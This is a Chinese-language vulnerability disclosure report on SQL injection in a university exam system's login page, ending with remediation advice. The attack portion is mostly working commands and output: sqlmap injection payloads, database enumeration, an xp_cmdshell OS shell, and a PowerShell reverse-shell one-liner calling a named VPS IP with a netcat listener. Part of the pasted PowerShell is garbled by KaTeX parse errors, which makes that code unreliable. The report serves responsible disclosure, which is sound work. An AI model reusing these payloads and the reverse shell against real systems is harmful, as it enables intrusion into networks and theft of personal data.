



无描述...

- 1.漏洞地址: /login.aspx
- 2.漏洞描述: 山东理工大学职业技能考试系统存在sql注入可获取学生大量数据，数据库提权RCE反弹shell
- 3.资产确认:



4.漏洞详情

(1) 在登陆界面，用户id处拼接单引号，出现报错回显信息，admin/admin点击登陆：



sqlserver数据库报错信息，抓取登陆报文放到sqlmap尝试注入，req.txt文件内容：

```
POST /login.aspx HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 438
Origin:
Connection: close
Referer:
Upgrade-Insecure-Requests: 1

__VIEWSTATE=%2FwEPDwUKMTlyNDYzOTE4OQ9kFglCAw9kFglCBw8PFgleBFRleHQFBu4VlhEZGRkifBSfmoG1jLaT11UbOI%2F6Yqla5jEmPq73C3QRYxMFh8%3D;

(2) sqlmap命令: py sqlmap.py -f req.txt -batch, txtYHM参数存在两种注入方式

```
[12:23:58] [INFO] target URL appears to have 16 columns in query
[12:23:58] [INFO] POST parameter 'txtYHM' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'txtYHM' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
---
Parameter: txtYHM (POST)
Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: __VIEWSTATE=/wEPDwUKMTlyNDYzOTE4OQ9kFglCAw9kFglCBw8PFgleBFRleHQFBu4VlhEZGRkifBSfmoG1jLaT11UbOI/6Yqla5jEmPq73C3QRYxMFh8=__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=/wEdAAZ5rt73dyt4VWkIRHlxCYWnMKyztla6G
n1/ATxCPQFNq2T0q6BRQhP01lw+LbXFJwD1d19jvXSTUA24Az6DktHdD1mqzR2b/nqJgP10tGrylVz6VoscJkxR8*SK3x+NPeaMB1SaOqTz7S9RVrA3Knm5MAvtslw18qThrgfA==&txtYHM=wqe__WAITFOR DELAY '0:0:5'--&txtMM=qwe&txtCheckCode=H8VXD&btn_login=
METW99ABEASNDW95
Type: UNION query
Title: Generic UNION query (NULL) - 16 columns
Payload: __VIEWSTATE=/wEPDwUKMTlyNDYzOTE4OQ9kFglCAw9kFglCBw8PFgleBFRleHQFBu4VlhEZGRkifBSfmoG1jLaT11UbOI/6Yqla5jEmPq73C3QRYxMFh8=__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=/wEdAAZ5rt73dyt4VWkIRHlxCYWnMKyztla6G
n1/ATxCPQFNq2T0q6BRQhP01lw+LbXFJwD1d19jvXSTUA24Az6DktHdD1mqzR2b/nqJgP10tGrylVz6VoscJkxR8*SK3x+NPeaMB1SaOqTz7S9RVrA3Knm5MAvtslw18qThrgfA==&txtYHM=wqe__UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,CHAR(113)+CHAR(112)+CHAR(118)+CHAR(120)+CHAR(113)+CHAR(109)+CHAR(82)+CHAR(88)+CHAR(103)+CHAR(88)+CHAR(102)+CHAR(71)+CHAR(69)+CHAR(88)+CHAR(84)+CHAR(114)+CHAR(77)+CHAR(89)+CHAR(108)+CHAR(67)+
CHAR(89)+CHAR(70)+CHAR(89)+CHAR(66)+CHAR(109)+CHAR(102)+CHAR(98)+CHAR(119)+CHAR(103)+CHAR(121)+CHAR(67)+CHAR(107)+CHAR(113)+CHAR(67)+CHAR(88)+CHAR(98)+CHAR(76)+CHAR(119)+CHAR(77)+CHAR(112)+CHAR(90)+CHAR(74)+CHAR(97)+CHA
R(99)+CHAR(70)+CHAR(113)+CHAR(120)+CHAR(106)+CHAR(106)+CHAR(113)-- ukgz&txtMM=qwe&txtCheckCode=H8VXD&btn_login=METW99ABEASNDW95
[12:23:58] [INFO] testing Microsoft SQL Server
[12:23:58] [INFO] confirming Microsoft SQL Server
[12:23:59] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2022 or 2016 or 11 or 2019 or 10
web application technology: ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2008
[12:23:59] [INFO] fetched data logged to text files under 'C:\Users\27471\AppData\Local\sqlmap\output\27.195.117.178'
[*] ending @ 12:23:59 /2023-01-24/
```

(3) sqlmap命令: py sqlmap.py -f req.txt -batch -dbs获取所有数据库名称:

```
[12:24:17] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2019 or 2016 or 2022 or 11
web application technology: ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2008
[12:24:17] [INFO] fetching database names
[12:24:18] [INFO] retrieved: 'master'
[12:24:18] [INFO] retrieved: 'model1'
[12:24:18] [INFO] retrieved: 'msdb'
[12:24:18] [INFO] retrieved: 'tempdb'
[12:24:18] [INFO] retrieved: 'workmetal'
available databases [5]:
[*] master
[*] model
[*] msdb
[*] tempdb
[*] workmetal
```

(4) 存在5个数据库, 尝试读取workmetal数据库的表:

Database: workmetal	Base_Right_Page
[60 tables]	Base_Right_Page
	Base_Right_weituo
	Base_Role
	Base_RoleRight
	Base_SysTree
	Base_Test
	Base_UserInfo
	Base_UserRole
	Base_Zong
	Base_excerciserand
	Base_module
	Base_neirong
	Base_yonghu
	ChinaArea
	NewsLIST
	NewsLIST
	Policeman_Edu
	Policeman_Family
	Policeman_Reward
	Policeman_Vita
	Student
	Users
	aboutus
	daleimx
	daleimx
	driver_login
	excercise_done
	excerciserand_done
	lss_chengji
	lss_draw
	lss_excercisechengji
	lss_excerciserandchengji
	lss_photo
	lss_student
	lss_tikul
	lss_tikul
	luzhang
	newsType
	paper_done
	178'

查student表:

```
[12:25:14] [INFO] retrieved: ssex , varchar
```

Database: workmetal
Table: Student
[3 columns]

Column Type

sname varchar
sno varchar
ssex varchar

fcmit.cc

(5) 有user, student等60个数据表, 存在大量数据泄露风险, 未进行脱库等敏感操作, 尝试进行数据库RCE

查询当前数据库用户: 为sa, 并且当前数据库版本可以RCE

```
[13:29:59] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2019 or 2016 or 10 or 11 or 2022
web application technology: Microsoft IIS 10.0, ASP.NET 4.0.30319
back-end DBMS: Microsoft SQL Server 2008
[13:29:59] [INFO] fetching current user
current user: 'sa'
[13:29:59] [INFO] fetched data logged to text files under 'C:\Users\27471\AppData\Local\sqlmap\output\
[*] ending @ 13:29:59 /2023-01-24/
```

(6) sqlmap命令: py sqlmap.py -r req.txt --os-shell -btach

```
[12:40:01] [INFO] going to use extended procedure 'xp_cmdshell' for oper
[12:40:01] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] ;
command standard output: 'nt authority\network service'
```

获取shell可以RCE, 执行whomai为: nt authority\network service

(7) 打印环境变量, 看看有没有相关脚本语言可以反弹shell:

写一个powershell反弹脚本，先运行ping www.baidu.com看看机器出不出网络：

```
os-shell> ping www.baidu.com
do you want to retrieve the command standard output? [Y/n/a] y
[12:41:23] [INFO] retrieved:
[12:41:23] [INFO] retrieved: '正在 Ping www.a.shifen.com [110.242.68.3] 具有 32 字...'
[12:41:23] [INFO] retrieved: '来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51'
[12:41:23] [INFO] retrieved: '来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51'
[12:41:23] [INFO] retrieved: '来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51'
[12:41:23] [INFO] retrieved: '来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51'
[12:41:24] [INFO] retrieved: '来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51'
[12:41:24] [INFO] retrieved:
[12:41:24] [INFO] retrieved: '110.242.68.3 的 Ping 统计信息:'
[12:41:24] [INFO] retrieved: '数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),'
command standard output:
---
正在 Ping www.a.shifen.com [110.242.68.3] 具有 32 字节的数据:
来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51
来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51
来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51
来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51
110.242.68.3 的 Ping 统计信息:
数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
```

机器出网，写powershell脚本：粘贴的文本可能有问题，审核复现时候麻烦和图片对比下

，思路就是把本机的cmd反弹到我的公网vps49.233.103.218的7777端口上

```
powershell -nop -c "$client = New-Object
Net.Sockets.TCPCClient('49.233.103.218',7777);$stream = $client.GetStream();[byte[]]$bytes
= 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-
Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex
$data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length)
;$stream.Flush();$client.Close()"
```

```
"powershell -nop -c "$client = New-Object
Net.Sockets.TCPCClient('49.233.103.218',7777);client=New-Object Net.Sockets.TCPCClient('49.233.103.218',7777);$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String);KaTeX parse error: Expected 'EOF', got '&' at position 8: data 2>&1 | Out-String ...$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';sendback+'PS'+
(pwd).Path+'>';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();KaTeX parse error:
Expected 'EOF', got ';' at position 15: stream.Flush();$client.Close()"
```

(10) 我的vps运行：nc -lvp 7777，数据库osshell运行上面的命令：

```
C:\Users\Administrator>nc -lvp 7777
listening on [any] 7777 ...
27.195.117.178: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [10.0.16.8] from <UNKNOWN> [27.195.117.178] 50360: NO_DATA

PS C:\Windows\system32> PS C:\Windows\system32>
PS C:\Windows\system32> whoami
nt authority\network service
PS C:\Windows\system32>
PS C:\Windows\system32> ipconfig

Windows IP configuration

. . . . .
Ethernet adapter vnet {
. . . . .
}

. . . . .
IPv6 Address . . . . . : fe80::f816:3eff:fe5e:72d0%?
IPv4 Address. . . . . : 192.168.1.66
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . : 192.168.1.1
. . . . .
PS C:\Windows\system32>
```

(11) 可以看到成功收到27.195.11.178过来的shell，进入山东理工大学的内网，内网ip为192.168.1.66，成功拿到shell

说明：本次测试未对数据库内容进行脱库等操作，可以通过两种sql注入方式获取数据库内的数据，以及拿到数据库sa权限进行RCE，通过编写powershell脚本进行反弹shell，未对学校内网进行攻击探测。

通过sql注入获取大量数据+数据库提权rce反弹shell，

5.修复建议

(1) 对该系统登陆框查询过滤sql注入关键字，如select，union等关键字；

(2) 数据库查询功能采用预编译方式防止sql注入;

(3) 关闭数据库报错回显;

(4) 对sqlserver数据库进行升级, sa用户降权等操作;

(5) 对网站该系统添加waf, 获取其他安全设备, 防止被恶意攻击。

2023 © 联系邮箱: contact@src.sjtu.edu.cn (mailto:contact@src.sjtu.edu.cn)

fcmit.cc